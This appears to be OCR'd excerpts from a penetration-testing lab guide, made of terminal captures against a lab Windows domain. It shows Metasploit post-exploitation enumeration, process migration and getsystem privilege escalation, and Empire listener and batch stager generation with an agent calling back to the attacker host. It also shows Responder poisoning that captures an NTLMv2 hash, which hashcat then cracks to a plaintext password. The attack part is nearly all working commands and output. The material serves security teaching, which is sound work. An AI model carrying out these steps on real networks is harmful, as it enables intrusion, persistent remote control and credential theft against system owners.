
```
msf5 post(windows/gather/enum_shares) > use post/windows/gather/enum_ad_groups
msf5 post(windows/gather/enum_ad_groups) > set session 4
session => 4
msf5 post(windows/gather/enum_ad_groups) > exploit

Domain Groups
=============

 name                                distinguishedname                                                descri
ption
 ----                                ----------------                                                 ------
-----
 DHCP Users                          CN=DHCP Users,CN=Users,DC=pentest,DC=lab                         Member
s who have view-only access to the DHCP service
 DHCP Administrators                 CN=DHCP Administrators,CN=Users,DC=pentest,DC=lab                Member
s who have administrative access to the DHCP Service
 Administrators                      CN=Administrators,CN=Builtin,DC=pentest,DC=lab                   Admini
strators have complete and unrestricted access to the computer/domain
 Users                               CN=Users,CN=Builtin,DC=pentest,DC=lab                            Users
are prevented from making accidental or intentional system-wide changes and can run most applications
 Guests                              CN=Guests,CN=Builtin,DC=pentest,DC=lab                           Guests
 have the same access as members of the Users group by default, except for the Guest account which is further restricte
d
 Print Operators                     CN=Print Operators,CN=Builtin,DC=pentest,DC=lab                  Member
```

```
msf5 post(windows/escalate/getsystem) > use post/windows/gather/enum_applications
msf5 post(windows/gather/enum_applications) > set session 4
session => 4
msf5 post(windows/gather/enum_applications) > exploit

[*] Enumerating applications installed on VAGRANT-2008R2

Installed Applications
======================

 Name                                                    Version
 ----                                                    -------
 7-Zip 19.00 (x64)                                       19.00
 Java 8 Update 201                                       8.0.2010.9
 Java 8 Update 201 (64-bit)                              8.0.2010.9
 Java Auto Updater                                       2.8.201.9
 Java SE Development Kit 8 Update 201 (64-bit)           8.0.2010.9
 ManageEngine Desktop Central 9 - Server                 9.0.0
 Microsoft .NET Framework 4.5.1                          4.5.50938
 Microsoft .NET Framework 4.5.1                          4.5.50938
 Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161  9.0.30729.6161
 Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161  9.0.30729.6161
 Microsoft Visual C++ 2017 Redistributable (x64) - 14.12.25810   14.12.25810.0
 Microsoft Visual C++ 2017 Redistributable (x86) - 14.12.25810   14.12.25810.0
 Microsoft Visual C++ 2017 x64 Additional Runtime - 14.12.25810  14.12.25810
 Microsoft Visual C++ 2017 x64 Minimum Runtime - 14.12.25810     14.12.25810
 Microsoft Visual C++ 2017 x86 Additional Runtime - 14.12.25810  14.12.25810
 Microsoft Visual C++ 2017 x86 Minimum Runtime - 14.12.25810     14.12.25810
 VMware Tools                                            10.3.2.9925305
```

```
meterpreter > run post/windows/manage/migrate

[*] Running module against VAGRANT-2008R2
[*] Current server process: spoolsv.exe (1128)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 6596
[+] Successfully migrated to process 6596
meterpreter >
```


```
meterpreter > load
load espia       load incognito   load lanattacks  load peinjector  load python      load unhook
load extapi      load kiwi        load mimikatz    load powershell  load sniffer     load winpmem
```


```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```





```
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener
dbx          http         http_com      http_foreign  http_hop      http_mapi     meterpreter   onedrive      redirector
(Empire: listeners) > uselistener http
(Empire: listeners/http) > info

    Name: HTTP[S]
Category: client_server

Authors:
  @harmj0y

Description:
  Starts a http[s] listener (PowerShell or Python) that uses a
  GET/POST approach.

HTTP[S] Options:

  Name              Required    Value                          Description
  ----              --------    -------                        -----------
  SlackToken        False                                      Your SlackBot API token to communicate with your Slack in
stance.
  ProxyCreds        False       default                        Proxy credentials ([domain\]username:password) to use for
 request (default, none, or other).
  KillDate          False                                      Date for the listener to exit (MM/dd/yyyy).
  Name              True        Metasploitable3                Name for the listener.
  Launcher          True        powershell -noP -sta -w 1 -enc Launcher string.
  DefaultDelay      True        5                              Agent delay/reach back interval (in seconds).
  DefaultLostLimit  True        60                             Number of missed checkins before exiting
  WorkingHours      False                                      Hours for the agent to operate (09:00-17:00).
  SlackChannel      False       #general                       The Slack channel or DM that notifications will be sent
o.
  DefaultProfile    True        /admin/get.php,/news.php,/login/ Default communication profile for the agent.
```

```
(Empire: listeners/http) > execute
[*] Starting listener 'Metasploitable 3'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) > back
(Empire: listeners) > usestager
multi/bash                osx/dylib                 windows/backdoorLnkMacro  windows/launcher_sct
multi/launcher            osx/jar                   windows/bunny             windows/launcher_vbs
multi/macro               osx/launcher              windows/csharp_exe        windows/launcher_xml
multi/pyinstaller         osx/macho                 windows/dll               windows/macro
multi/war                 osx/macro                 windows/ducky             windows/macroless_msword
osx/applescript           osx/pkg                   windows/hta               windows/shellcode
osx/application           osx/safari_launcher       windows/launcher_bat      windows/teensy
osx/ducky                 osx/teensy                windows/launcher_lnk
(Empire: listeners) > usestager windows/launcher_bat
(Empire: stager/windows/launcher_bat) > set Listener Metasploitable 3
(Empire: stager/windows/launcher_bat) > generate

[*] Stager output written out to: /tmp/launcher.bat
```


[Empire] Post-Exploitation Framework
[Version] 2.5 | [Web] https://github.com/empireProject/Empire
285 modules currently loaded
1 listeners currently active
0 agents currently active
(Empire) > [*] Sending POWERSHELL stager (stage 1) to 192.168.10.15
[*] New agent APGHK98W checked in
[+] Initial agent APGHK98W from 192.168.10.15 now active (Slack)
[*] Sending agent (stage 2) to APGHK98W at 192.168.10.15


(Empire: agents) > interact APGHK98W
(Empire: APGHK98W) > sysinfo
[*] Tasked APGHK98W to run TASK_SYSINFO
[*] Agent APGHK98W tasked with task ID 1
(Empire: APGHK98W) > sysinfo: 0|http://192.168.10.11:80|VAGRANT-2008R2|vagrant|VAGRANT-2008R2|192.168.10.15|Microsoft Windows Server 2008 R2 Standard |True|powershell|4856|powershell|5
[*] Agent APGHK98W returned results.
Listener: http://192.168.10.11:80
Internal IP: 192.168.10.15
Username: VAGRANT-2008R2\vagrant
Hostname: VAGRANT-2008R2
OS: Microsoft Windows Server 2008 R2 Standard
High Integrity: 1
Process Name: powershell
Process ID: 4856
Language: powershell
Language Version: 5
[*] Valid results returned by 192.168.10.15


[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
DNS/MDNS [ON]
[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [OFF]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]





```
[+] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 192.168.10.10 for name FAKESHARE01 (service: File Server)
[SMBv2] NTLMv2-SSP Client   : 192.168.10.10
[SMBv2] NTLMv2-SSP Username : PENTEST\user1
[SMBv2] NTLMv2-SSP Hash     : user1::PENTEST:dc4cfe53ab2bfbfe:F1ABAD84DC42AE8A4AE9A15F100E2798:0101000000000000C0653150DE09
D201E309DEBEB7BAB39C0000000002000800530004D00420033000100 1E00570049004E002D00500052004800340039003200520051004100460056000400
0140053004D00420033002E006C006F00630061006C0003003400570049004E002D00500052004800340039003200520051004100460056002E0053004D
00420033002E006C006F00630061006C0005001400530004D00420033002E006C006F00630061006C0007000800C0653150DE09D2010600040002000000
8003000300000000000000000000000000002000006 8ECB9D92FFACA080819F13D3B3D418A37B329DDD84282AF27F1E1EF13811F650A0010000000000000000
0000000000000000000000900200063006900660073002F00660061006B00650073006800610072006500300031000000000000000000000000000
[*] [NBT-NS] Poisoned answer sent to 192.168.10.10 for name FAKESHARE01 (service: Workstation/Redirector)
```

```
USER1::PENTEST:dc4cfe53ab2bfbfe:f1abad84dc42ae8a4ae9a15f100e2798:0101000000000000c0653150de09d201e309debeb7bab39c0000000002
00080053004d00420033000100 1e00570049004e002d00500052004800340039003200520051004100460056000400140053004d00420033002e006c006
f00630061006c0003003400570049004e002d00500052004800340039003200520051004100460056002e0053004d00420033002e006c006f0063006100
6c000500140053004d00420033002e006c006f00630061006c0007000800c0653150de09d2010600040002000000080030003000000000000000000000000
00020000068ecb9d92ffaca080819f13d3b3d418a37b329ddd84282af27f1e1ef13811f650a0010000000000000000000000000000000000900200063
00690066007300 2f00660061006b00650073006800610072006500300031000000000000000000000000:P@ssw0rd!1

Session..........: hashcat
Status...........: Cracked
Hash.Type........: NetNTLMv2
Hash.Target......: USER1::PENTEST:dc4cfe53ab2bfbfe:f1abad84dc42ae8a4ae...000000
Time.Started.....: Sat May 18 21:24:36 2019 (24 secs)
Time.Estimated...: Sat May 18 21:25:00 2019 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   518.1 kH/s (3.27ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 10762240/14344386 (75.03%)
Rejected.........: 0/10762240 (0.00%)
Restore.Point....: 10760192/14344386 (75.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: PAKITO02 -> P22C30
```

```
meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : PENTEST
Logged On Users : 3
Meterpreter     : x64/windows
```


```
